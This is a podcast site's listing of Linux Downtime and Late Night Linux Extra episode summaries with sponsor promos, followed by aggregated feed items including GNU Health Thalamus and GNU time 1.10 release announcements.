See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 81
How to get hired for your first development job, more on contributor license agreements, and our thoughts on different immutable OS approaches.
Fiduciary Licence Agreement (FLA) – FSFE
Why the FSF Gets Copyright Assignments from Contributors
HelloFresh
With HelloFresh, you get farm-fresh, pre-portioned ingredients and seasonal recipes delivered right to your doorstep. Get 50% off plus 15% off the next 2
months at hellofresh.com/50ldt using code 50ldt.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 80
We are joined by Element developer Andy Balaam to talk about working on open source software after 20 years in the proprietary world. We get into working in public, the realities of accepting code contributions, being part of a distributed team, the pros and cons of working from home, and more.
Andy’s links:
Factor
Factor’s fresh, never frozen, meals are ready in just 2 minutes, so all you have to do is heat them up and enjoy. Go to factormeals.com/ldt50 and use code ldt50 to get 50% off.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 79
We are all on board with the right to be forgotten but it can cause some tricky problems for open source projects – particularly small ones. Plus why we won’t stop going on about why we take such a dim view of crypto.
Amolith mentioned a toot from the Tor Project.
HelloFresh
With HelloFresh, you get farm-fresh, pre-portioned ingredients and seasonal recipes delivered right to your doorstep. Get 50% off and free shipping at hellofresh.com/50ldt using the promo code 50ldt.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 78
Why Amolith uses Arch, why Gary uses Debian, and why Joe uses Ubuntu.
Factor
Factor’s fresh, never frozen, meals are ready in just 2 minutes, so all you have to do is heat them up and enjoy. Go to factormeals.com/ldt50 and use code ldt50 to get 50% off.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 77
Contributor license agreements aren’t very popular, but not having a CLA can cause problems for projects in the future. Gary can’t do things like publishing Pidgin on Apple’s app stores, and Amolith is wrestling with how to keep his options open for the SaaS project he’s working on.
Factor
Factor’s fresh, never frozen, meals are ready in just 2 minutes, so all you have to do is heat them up and enjoy. Go to factormeals.com/ldt50 and use code ldt50 to get 50% off.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 76
We are joined by Chris Waldon to talk about how to get started with coding and software development.
Chris mentioned his blog.
Factor
Factor’s fresh, never frozen, meals are ready in just 2 minutes, so all you have to do is heat them up and enjoy. Go to factormeals.com/ldt50 and use code ldt50 to get 50% off.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 75
Is there really a renaissance in open communication tools? Does the success of the Fediverse mean that people are finally moving away from the huge companies that lock your data up? Are FOSS people just living in a bubble while the world continues to use the big platforms? How does Meta/Facebook joining the Fediverse fit into the picture? What about Bluesky?
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 74
Jorge tries to address Félim‘s concerns about immutable desktop distros like Silverblue and Universal Blue.
Factor
Factor’s fresh, never frozen, meals are ready in just 2 minutes, so all you have to do is heat them up and enjoy. Go to factormeals.com/ldt50 and use code ldt50 to get 50% off your first box.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 73
Amolith attempts to argue that avoiding ads using open source software is piracy, and that piracy in this case is good.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 72
Part 2 of our chat with Molly White from Web3 is Going Just Great. This time we talk about Mastodon and the Fediverse, central bank digital currencies, cashless societies, the hype around AI, corporate surveillance, and more.
ServerMania
ServerMania offers a wide range of fully customizable dedicated, cloud, colocation, and IP Transit services, and free initial consultations. Go to servermania.com/ldt and use the promo code linuxdowntime to get 15% off dedicated servers – recurring for life.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 71
We are joined by Molly White from Web3 is Going Just Great to talk about the issues with crypto, Bitcoin, the Lightning network, blockchain, NFTs, and “web3”.
Amolith will be at SELF June 9-11 in Charlotte NC.
ServerMania
ServerMania offers a wide range of fully customizable dedicated, cloud, colocation, and IP Transit services, and free initial consultations. Go to servermania.com/ldt and use the promo code linuxdowntime to get 15% off dedicated servers – recurring for life.
Linux Downtime – Episode 70
Liam from Gaming on Linux joins us to talk about the current state of Linux gaming, the Steam Deck, how things progressed to this point, Valve being the driving force behind it all, whether the lack of native Linux games matters when Proton exists, and loads more.
Gaming on Linux YouTube channel
Check out Linux Matters
ServerMania
ServerMania offers a wide range of fully customizable dedicated, cloud, colocation, and IP Transit services, and free initial consultations. Go to servermania.com/ldt and use the promo code linuxdowntime to get 15% off dedicated servers – recurring for life.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 69
We are joined by Amolith from Linux Lads and Alan Pope to discuss Generation Z’s view of technology, and whether modern abstraction layers ultimately detract from ideas of software freedom and digital rights.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 68
We are joined by Alex from Self-Hosted to talk about home media setups. Is it a good idea to use a NAS running a desktop while connected to a TV, or does something like an Nvidia Shield make more sense?
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 67
What is the right level of customisation for the Linux desktop?
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 66
Should open source projects use open platforms for their communities, or should they meet people where they are – places like Discord?
Join the Discord server, Telegram group, Matrix room, or IRC channel.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 65
Martin tells us about why he decided to work with Nix and NixOS professionally.
He mentioned Determinate Systems and Zero to Nix
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 64
In the modern world where we run more and more software from outside our distros’ repositories, how do we know what to trust?
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 63
Martin, Gary, and Hayden explain how their regular live streams benefit the open source projects that they work on.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 62
Modding a Game Cube with a Raspberry Pi Pico, writing a book about cross-platform and cross-architecture development, and the struggles of self-hosted security camera footage.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 61
Alan Pope (popey) joins us to discuss building and fostering a positive and productive community.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 60
Martin has created a new desktop environment and a container tool, Gary has been clustering Raspberry Pis, and Hayden has been playing with the new Microsoft Arm box.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 59
Simon Butcher joins us to talk about how open source AI can be, in theory and in practice.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 58
What problems that we are currently facing will be solved with Linux and FOSS in the future, and why does it involve AI/ML?
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 57
Does it matter where you host your FOSS code? GitHub benefits from the network effect, but other options have their own benefits. Plus Gary explains why he doesn’t use Git.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 56
What’s the best way to implement telemetry and metrics in open source software, and should it be opt-in or opt-out?
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 55
What F/OSS means to us and why it’s important.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 54
It’s part 2 of our discussion about sustainability in FOSS.
Make sure to listen to part 1 first.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 53
There is a sustainability problem in FOSS. How do we fix it?
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 52
Hayden explains why he uses Windows Subsystem for Linux on a daily basis, and argues that Microsoft is a very different organisation from the one that was so hostile to FOSS 20+ years ago.
He mentioned his unofficial timeline of Microsoft’s transition towards open source.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 51
Martin and Hayden explain what it’s actually like to use GitHub Copilot, and why they think it’s going to have a positive impact open source software. Plus Hayden explains the legal nuances.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 50
Stuart Langridge joins us to discuss the nuances of gatekeeping in the Linux community, and why he thinks we inadvertently engaged in it on the last episode.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 49
Kyle joins us again, along with Hayden Barnes to answer the question: what exactly is a Linux distribution these days? The rise of immutable filesystems, containerisation, virtualisation, hypervisors, and abstraction layers makes this more complex than it might appear.
Vultr
High-performance cloud compute, bare metal, and storage in 25 locations all over the world. Go to getvultr.com/ldt to sign up and get $150 free credit to use in 30 days.
Kolide
Endpoint Security for Teams That Slack – Try for Free Today! https://l.kolide.co/3iIyKov
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 48
Martin and Joe are joined by Kyle Fazzari to reimagine the Linux desktop. What we’d do differently if we were starting over today, who we’d aim it at, what packaging system we’d use, what interface, and more.
Vultr
High-performance cloud compute, bare metal, and storage in 25 locations all over the world. Go to getvultr.com/ldt to sign up and get $150 free credit to use in 30 days.
Kolide
Endpoint Security for Teams That Slack – Try for Free Today! https://l.kolide.co/3iIyKov
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 47
How do you progress your career as a FOSS enthusiast?
Vultr
High-performance cloud compute, bare metal, and storage in 25 locations all over the world. Go to getvultr.com/ldt to sign up and get $150 free credit to use in 30 days.
Kolide
Endpoint Security for Teams That Slack – Try for Free Today! https://l.kolide.co/3iIyKov
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 46
Adam tries to sell Fedora to Joe and Martin, two Ubuntu (flavour) users.
Vultr
High-performance cloud compute, bare metal, and storage in 25 locations all over the world. Go to getvultr.com/ldt to sign up and get $150 free credit to use in 30 days.
Kolide
Endpoint Security for Teams That Slack – Try for Free Today! https://l.kolide.co/3iIyKov
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 45
Joe and Adam are joined by Martin Wimpress to talk about what goes into running a distro like Ubuntu Mate. Governance and finances, the benefits of being an official Ubuntu flavour, hardware enablement, and more.
Vultr
High-performance cloud compute, bare metal, storage, and managed Kubernetes in 24 locations all over the world. Go to getvultr.com/ldt to sign up and get $150 free credit to use in 30 days.
Kolide
Endpoint Security for Teams That Slack – Try for Free Today! https://l.kolide.co/3iIyKov
See our contact page for ways to get in touch.

Linux Downtime – Episode 44
Joe is joined by Alex Kretzschmar from the Self-Hosted podcast to talk about what and why Alex self-hosts, the hardware and software he uses, and how his approaches have changed over the years.
Alex mentioned his Twitter, his blog, a specific blog post about transcoding video, and Serverbuilds.net.
Vultr
High-performance cloud compute, bare metal, storage, and managed Kubernetes in 24 locations all over the world. Go to getvultr.com/ldt to sign up and get $150 free credit to use in 30 days.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 43
Joe and Gary from Linux After Dark talk about installing and running the first alpha of Asahi Linux on an M1 Mac Mini and Macbook Air, as both a desktop and a headless server.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 42
Joe is joined by Stuart Langridge to talk about Open Web Advocacy, a group of software engineers from all over the world who have come together to advocate for the future of the open web.
Stuart’s consulting company Kryogenix
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 41
Joe is joined by Adam Pigg, a member of the Sailfish OS Community who has ported the OS to various phones.
A thread with some of Adam’s history
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 40
Joe is joined by Joey Sneddon from OMG! Ubuntu! to talk about how Ubuntu and its community have changed over the years, snaps, GNOME, Flutter, WSL, and more.
You can follow OMG! on Twitter, Instagram and YouTube.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Downtime – Episode 39
Joe is joined by Jorge Castro to talk about distros with immutable filesystems like Fedora Silverblue, and Flatpak and Flathub.
Jorge mentioned:
Setting yourself up for success before trying Fedora Silverblue
Ideas on growing the Flathub Community in 2022
An example command for zoom which will show you what the app sees:
flatpak run –command=sh –devel us.zoom.Zoom
[This show used to be called Late Night Linux Extra. Don’t worry, the fabric of reality isn’t breaking down.]
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 38
Adam and Neal return to talk about Google’s mysterious open source operating system Fuchsia.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 37
Joe is joined by Chris from Linux After Dark and Fedora user Adam Dean to discuss using GNOME and why we shouldn’t bash it so often. Adam wrote a book called the Linux Administration Cookbook.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 36
Joe is joined by Allan Jude from the 2.5 Admins and BSD Now podcasts to talk about FreeBSD. Allan mentioned his company Klara.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 35
Joe is joined by Carl George, a Principal Software Engineer at Red Hat, to discuss Fedora, RHEL, CentOS Linux, and CentOS Stream.
Carl is a regular in the Linux Unplugged Mumble room. We mentioned Carl’s Twitter thread about the relationship between Fedora, RHEL, and CentOS.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 34
Joe and Alex from the Self-Hosted podcast discuss DockerSlim and Slim AI with Martin Wimpress. Martin mentioned SlimDevOps on Twitch.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 33
Joe is joined by Btrfs advocate Neal Gompa and ZFS advocate Jim Salter (from 2.5 Admins) to discuss Jim’s recent criticism of Btrfs.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 32
Joe is joined by Gary Kramlich, the Pidgin project maintainer. Gary mentioned the contributing page, and the upcoming State of the Bird event which will be streamed on his Twitch channel.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 31
Joe is joined by Alyssa Rosenzweig, a graphics developer who’s passionate about software freedom and leads the Panfrost and Asahi graphics drivers, about porting Linux to the M1 Macs.
Gary, Chris and Dalton haven’t disappeared. We’ve launched a new show called Linux After Dark.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 30
Dalton gives us his first impressions of the Framework laptop, why we didn’t talk about AMD mobile CPUs when the M1 came up, and what we do when the software we want isn’t in the main repo.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 29
Gary, Chris, Dalton, and Joe discuss reporting bugs, why we don’t always do it, and why we really should.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 28
Gary, Chris, and Joe are joined by Dalton to discuss whether platforms really matter in an age where they all offer so much choice with Virtualization, WSL, proton, and cloud desktops etc.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 27
Gary, Chris, and Joe cover some of your feedback about why we use traditional GTK desktops rather than Plasma or a tiling window manager, why we don’t use MikroTik network gear, and Joe’s “homelab”.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 26
Joe talks to Chris and Gary about their homelab setups, their use of the cloud, and how it all ties together with WireGuard.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 25
Joe is joined by Chris and Gary again to discuss cryptocurrencies, blockchain, and NFTs. Our history, our mistakes, and ultimately why we became jaded about the whole thing.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 24
Joe is joined by Chris and Gary to discuss how we got into Linux around a decade ago, and what would be different for someone getting into it these days.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 23
Joe is joined by Chris and listener Orlando to talk about why Arch and derivatives like Artix Linux are perfect for some users.
Chris mentioned a talk called The Tragedy of systemd.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 22
In this community meetup recording, we discuss what lengths we all go to to protect our privacy.
Linode
Simplify your cloud infrastructure with Linode’s Linux virtual machines and develop, deploy, and scale your modern applications faster and more easily. Go to linode.com/latenightlinux and get started with $100 credit.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 21
In this community meetup recording, we discuss the realities of using a FOSS-only phone.
Linode
Simplify your cloud infrastructure with Linode’s Linux virtual machines and develop, deploy, and scale your modern applications faster and more easily. Go to linode.com/latenightlinux and get started with $100 credit.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 20
In this community meetup recording, we discuss how far we are all willing to go to support people who we switch to Linux.
Linode
Simplify your cloud infrastructure with Linode’s Linux virtual machines and develop, deploy, and scale your modern applications faster and more easily. Go to linode.com/latenightlinux and get started with $100 credit.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 19
Joe is joined by Sean Davis to discuss the his shift from Xfce develpment towards elementary OS, and then we find out that Félim has a lot more tech superstitions than he thought. There is some bad language in this episode.
Linode
Simplify your cloud infrastructure with Linode’s Linux virtual machines and develop, deploy, and scale your modern applications faster and more easily. Go to linode.com/latenightlinux and get started with $100 credit.
CBT Nuggets
This episode is sponsored by CBT Nuggets – training for IT professionals or anyone looking to build IT skills. Go to cbtnuggets.com/latenightlinux and sign up for a 7-day free trial.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 18
The importance of open source vs open standards, and the best way to move beyond the Linux desktop into servers and headless boxes.
Keep an eye on this page for details of the next community meetup.
Linode
Simplify your cloud infrastructure with Linode’s Linux virtual machines and develop, deploy, and scale your modern applications faster and more easily. Go to linode.com/latenightlinux and get started with $100 credit.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 17
How do we get the next generation of kids into Linux and FOSS? A question we tried to answer in this recording from a community meetup.
The next mumble get-together date will be on Friday 26th March at 10pm UK time. Details here.
Linode
Simplify your cloud infrastructure with Linode’s Linux virtual machines and develop, deploy, and scale your modern applications faster and more easily. Go to linode.com/latenightlinux and get started with $100 credit.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 16
In the latest community meetup recording we discuss the best distros for low end and high end hardware.
Check out the 2.5 Admins podcast.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 15
In this recording from the second community meetup we talk about why we use our particular distros including Mint, Manjaro and Solus, and hear from a WSL user who’s relatively new to Linux.
Datadog
This episode is sponsored by Datadog – the unified monitoring and analytics platform for comprehensive visibility into cloud, hybrid, and multi-cloud environments. Start your Datadog trial today by visiting datadog.com/latenightlinux, create one dashboard, and you’ll get a free Datadog t-shirt.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 14
Joe is joined by Alan Pope – Developer Advocate at Canonical working on Snapcraft & Ubuntu to talk about Snaps. The PR problem, the non-free element, security, speed issues, and even some positive stuff. Honest.
Alan posted a transcript of this episode on his blog.
Datadog
This episode is sponsored by Datadog – the unified monitoring and analytics platform for comprehensive visibility into cloud, hybrid, and multi-cloud environments. Start your Datadog trial today by visiting datadog.com/latenightlinux, create one dashboard, and you’ll get a free Datadog t-shirt.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 13
What’s likely to happen over the next year in open source, how we evaluate the security and privacy of distros, and more in this recording of the first LNL community meetup.
Datadog
This episode is sponsored by Datadog – the unified monitoring and analytics platform for comprehensive visibility into cloud, hybrid, and multi-cloud environments. Start your Datadog trial today by visiting datadog.com/latenightlinux, create one dashboard, and you’ll get a free Datadog t-shirt.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 12
Joe is joined by Brent Gervais, a professional photographer who exclusively uses Linux, to discuss the insights he has gained into the open source mindset during his time as host of Brunch with Brent; including a deep sense of collaboration, and the inherent optimism which occasionally causes issues.
Datadog
This episode is sponsored by Datadog – the unified monitoring and analytics platform for comprehensive visibility into cloud, hybrid, and multi-cloud environments. Start your Datadog trial today by visiting datadog.com/latenightlinux, create one dashboard, and you’ll get a free Datadog t-shirt.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 11
Joe is joined by former colleague Drew DeVore to talk about his new job as a sysadmin, the ridiculous lengths he goes to in order to use Linux for everything, Fedora and Silverblue, Flatpak and Snaps, WSL, constantly trying out new software, and much more.
Datadog
This episode is sponsored by Datadog – the unified monitoring and analytics platform for comprehensive visibility into cloud, hybrid, and multi-cloud environments. Start your Datadog trial today by visiting datadog.com/latenightlinux, create one dashboard, and you’ll get a free Datadog t-shirt.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 10
The Raspberry Pi 400 is here!
Joe is joined by Jim Salter from Ars Technica and 2.5 Admins to discuss his initial impressions, and then Martin Wimpress to talk about Ubuntu Desktop and Ubuntu MATE on the Pi 400 and Pi 4.
Datadog
This episode is sponsored by Datadog – the unified monitoring and analytics platform for comprehensive visibility into cloud, hybrid, and multi-cloud environments. Start your Datadog trial today by visiting datadog.com/latenightlinux, create one dashboard, and you’ll get a free Datadog t-shirt.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 08
Kyle returns, this time to talk to Joe about his experiences with Xubuntu.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 07
Joe is joined by Kyle, a technical Windows user who cares about privacy and security. He tried Linux but didn’t stick with it. We try to get to the bottom of why that happened.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 06
LNL Extra is back! Joe is joined by Michael Hall to talk about his experiences of converting conferences to online events.
Check out Michael’s blog post about the subject here and follow him on Twitter and visit his website.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 05
It’s the OggCamp 2018 live show!
Joe is joined by Jon Spriggs, Martin Wimpress, Dan Lynch, and Dave Lee at OggCamp.
We spoke about spreading the word about collaboration culture, and how we rationalise using proprietary solutions over open ones.
See our contact page for ways to get in touch.


See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 04
It’s the last episode of LNLE. At least for the time being.
GIMP 2.10
Jehan Pagès spoke about the latest major release of GIMP, but forgot to plug the film that he’s working on called ZeMarmot.
Bad News
This is the last episode of Late Night Linux Extra in its current format.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 03
Asteroid OS 1.0 and openSUSE Leap 15.
Asteroid OS
Florent Revest talks about the recent release of Asteroid OS, the open source operating system for smartwatches.
openSUSE Leap 15
Richard Brown talks about the recent openSUSE Leap 15 release.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 02
The new KDE Plasma beta and the future of Xubuntu.
KDE Plasma 5.13 beta and Berlin Sprint
Jonathan Riddell talks about the recent KDE sprint in Berlin and the recent beta of Plasma 5.13. We also spoke about running KDE Neon on the Pinebook, and also the Slimbook II.
Xubuntu
Sean Davis talks about the future of Joe’s favourite distro, Xubuntu.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Late Night Linux Extra – Episode 01
A new sister show is born! Joe finds out about the recent Fedora 28 release and the upcoming beta of elementary OS 5.
Fedora 28
Matthew Miller talks about the new release of Fedora.
elementary OS 5 beta
Daniel Foré talks about the upcoming beta of Juno.
See our contact page for ways to get in touch.

See the RSS Feeds page for ways to subscribe to the show.
Linux Dev Time – Episode 148
We get into dependency management. The pros and cons of tools like Dependabot, the varying approaches with different languages and standard library sizes, the times when pinning dependencies makes sense, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
GNU Taler news: Taler lecture at Cedarcrypt 2026
Hybrid Cloud Show – Episode 54
Aaron and Shane share some thoughts about attending Kubecon, including the push for European sovereign cloud, how platform engineering might mitigate some of the problems AI is causing, the sense that Kubernetes is mature and boring in a good way now, and our concerns about scope creep.
Announcing the AI Gateway Working Group
Support us on patreon and get an ad-free RSS feed with early episodes sometimes

Subscribe to the RSS feed.
health @ Savannah: Thalamus 0.9.18 released
Dear GNU Health community
We are happy to announce the release of Thalamus 0.9.18. Thalamus is the message and authentication server of the GNU Health Federation.
In this release, we have migrated to Poetry packaging system and updated the documentation (https://docs.gnuh ... alth.org/thalamus)
You can get Thalamus from GNU.org and the Python Package Index, PyPi
Happy hacking!
Luis
2.5 Admins 295: Orbital Meltdown
Why putting data center satellites in orbit is a terrible idea, Google might show people a made-up version of your website, and ZFS on really old Dell servers.
Plug
Support us on patreon and get an ad-free RSS feed with some early episodes
News/discussion
Orbital data centers, part 1: There’s no way this is economically viable, right? 11 mins edited
Datacenters in space are a terrible, horrible, no good idea
Google Just Patented The End Of Your Website
Free consulting
We were asked about ZFS on really old Dell servers.
time @ Savannah: time-1.10 released [stable]
This is to announce time-1.10, a stable release.
The 'time' command runs another program, then displays information about
the resources used by that program.
There have been 79 commits by 5 people in the 422 weeks since 1.9.
See the NEWS below for a brief summary.
Thanks to everyone who has contributed!
The following people contributed changes to this release:
Andreas Schwab (1)
Assaf Gordon (10)
Collin Funk (65)
Dominique Martinet (1)
Petr Písař (2)
Collin
[on behalf of the time maintainers]
==================================================================
Here is the GNU time home page:
https://gnu.org/s/time/
Here are the compressed sources:
https://ftp.gnu.org/gnu/time/time-1.10.tar.gz (832KB)
https://ftp.gnu.org/gnu/time/time-1.10.tar.xz (572KB)
Here are the GPG detached signatures:
https://ftp.gnu.org/gnu/time/time-1.10.tar.gz.sig
https://ftp.gnu.org/gnu/time/time-1.10.tar.xz.sig
Use a mirror for higher download bandwidth:
https://www.gnu.org/order/ftp.html
Here are the SHA256 and SHA3-256 checksums:
SHA256 (time-1.10.tar.gz) = 6MKftKtZnYR45B6GGPUNuK7enJCvJ9DS7yiuUNXeCcM=
SHA3-256 (time-1.10.tar.gz) = zDjyfyzfABsSZp7lwXeYr368VzjZMkNPUJNnfpIakGk=
SHA256 (time-1.10.tar.xz) = cGv3uERMqeuQN+ntoY4dDrfCMnrn2MLOOkgjxfgMexE=
